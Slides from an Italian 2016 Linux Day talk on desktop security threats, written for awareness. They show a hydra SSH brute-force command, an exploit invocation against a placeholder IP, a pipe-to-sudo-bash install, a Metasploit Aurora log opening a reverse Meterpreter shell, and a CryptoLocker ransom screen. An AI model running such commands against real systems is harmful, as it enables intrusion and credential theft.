

GNU/Linux desktop security

Linux Day 2016 a Pisa - 22 ottobre 2016

Quali sono i rischi (di sicurezza informatica) legati all'utilizzo di una postazione di lavoro GNU/Linux?

Come possiamo rendere la nostra stazione più resistente nei confronti degli attacchi informatici?



con il contributo di  Linux Professional Institute Italia

Relatore:

NETWORK
enForcer
SECURITY

Igor Falcomatà
Chief Technical Officer
ifalcomata@enforcer.it



<http://creativecommons.org/licenses/by-sa/2.0/it/deed.it>

about:

aka “koba”

- **attività professionale:**
 - **analisi delle vulnerabilità e penetration testing**
 - **security consulting**
 - **formazione**
- **altro:**
 - **sikurezza.org**
 - **(f|er|bz)lug**

free advertising >



Agenda

Non parleremo di: (Full) Disk Encryption

[No Encryption, No Security]

Non parleremo di: Transport Layer Security

TLS, HTTPS, VPN, MiTM, arp poisoning, ..

[No Encryption, No Security]

Non parleremo di: **Servizi esposti**

```
$ ./Op3nNMS_RCE 1.2.3.4 linux_x86 1099
```

[Vulnerabilità (note)? Misconfigurazioni?]

Non parleremo di: **Password & co.**

```
$ hydra -t 4 -l root -P wordlist.txt 1.2.3.4 ssh
```


[Credenziali deboli/default? Firewalling?]


Non parleremo di: Cattive abitudini

```
$ curl "http://www.example.com/install" | sudo bash -  
[Dev..Ops..]
```


Parleremo di:
client-side attacks
malware
& co.

Client-side attacks?





Linux Day 2016 a Pisa - Mozilla Firefox

Linux Day 2016 a Pisa x +


www.sito-malicious.com Search

Linux Day 2016 a Pisa Home Dove Seminari Lan-Party Profili Edizioni

Linux Day 2016 a Pisa

Pisa — 22 ottobre 2016

Organizzato da:



Gruppo Utenti Linux - Pisa


Benvenuto!

Il 22 ottobre è fissata l'edizione 2016 del **Linux Day**, l'evento, promosso a livello nazionale dall'**Italian Linux Society**, che punta alla divulgazione del sistema operativo **GNU/Linux**. L'evento è gratuito ed aperto a tutti.

Dove

Presso il **Polo F Etruria**. Trovi la mappa [qui](#).
Si ringrazia il **Dipartimento D'Ingegneria Civile e Industriale dell'Università di Pisa** per la gentile concessione dei locali per l'edizione 2016 del Linux Day a Pisa.

Con la collaborazione di:



ntop

Programma

Il programma dell'edizione di quest'anno è visibile sulla pagina **Seminari**. [Share](#)

Tema dell'edizione 2016:




```
msf exploit(ms10_002_aurora) > exploit -j
[*] Started reverse handler on 10.0.1.104:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://10.0.1.104:8080/
[*] Server started.
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 10.0.1.136
[*] Sending stage (749056 bytes) to 10.0.1.136
[*] Meterpreter session 1 opened (10.0.1.104:443 -> 10.0.1.136:58559) at 2010-10-21 13:18:06 +0200


msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 480 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\baltar\Desktop>
```


Malware?





CryptoLocker



Private key will be
destroyed on

1/6/2015 1:11:17 PM

Time left

71:55:27

Checking wallet..

Received: 0.00 BTC

Your Personal files are encrypted!

Your personal files **encryption** produced on this computer: photos, videos, documents, etc. Encryption was produced using a **unique** public key RSA-2048 generated for this computer.

To decrypt files you need to obtain the **private key**.

The **single copy** of the private key, which will allow to decrypt the files, located on a secret server on the Internet; the server will **destroy** the key after a time specified in this window. After that, **nobody and never will be able** to restore files...

To **obtain** the private key for this computer, which will automatically decrypt files, you need to pay **1.00 bitcoin** (~291 USD).

You can easily delete this software, but know that without it, you will never be able to get your original files back.

Disable your antivirus to prevent the removal of this software.

For more information on how to buy and send bitcoins, click "Pay with Bitcoin"
To open a list of encoded files, click "Show files"

Do not delete this list, it will be used for decryption. And do not move your files.

Show files

Pay with Bitcoin



SHA256: 1e5aaf36445c79f8b4211d6fe19a56bff43ebf964d8520d1f876eb1453e323ac

File name: Scet_7366349732.docx

Detection ratio: 0 / 57

Analysis date: 2015-09-30 07:58:35 UTC (2 hours, 27 minutes ago)



Analysis File detail Additional information Comments 0 Votes

Antivirus	Result	Update
ALYac	✓	20150930
AVG	✓	20150930
AVware	✓	20150930
Ad-Aware	✓	20150930
AegisLab	✓	20150929

anche GNU/Linux?


(e macOS, OpenBSD, ImaginaryOS, .., ?)

secondo voi?

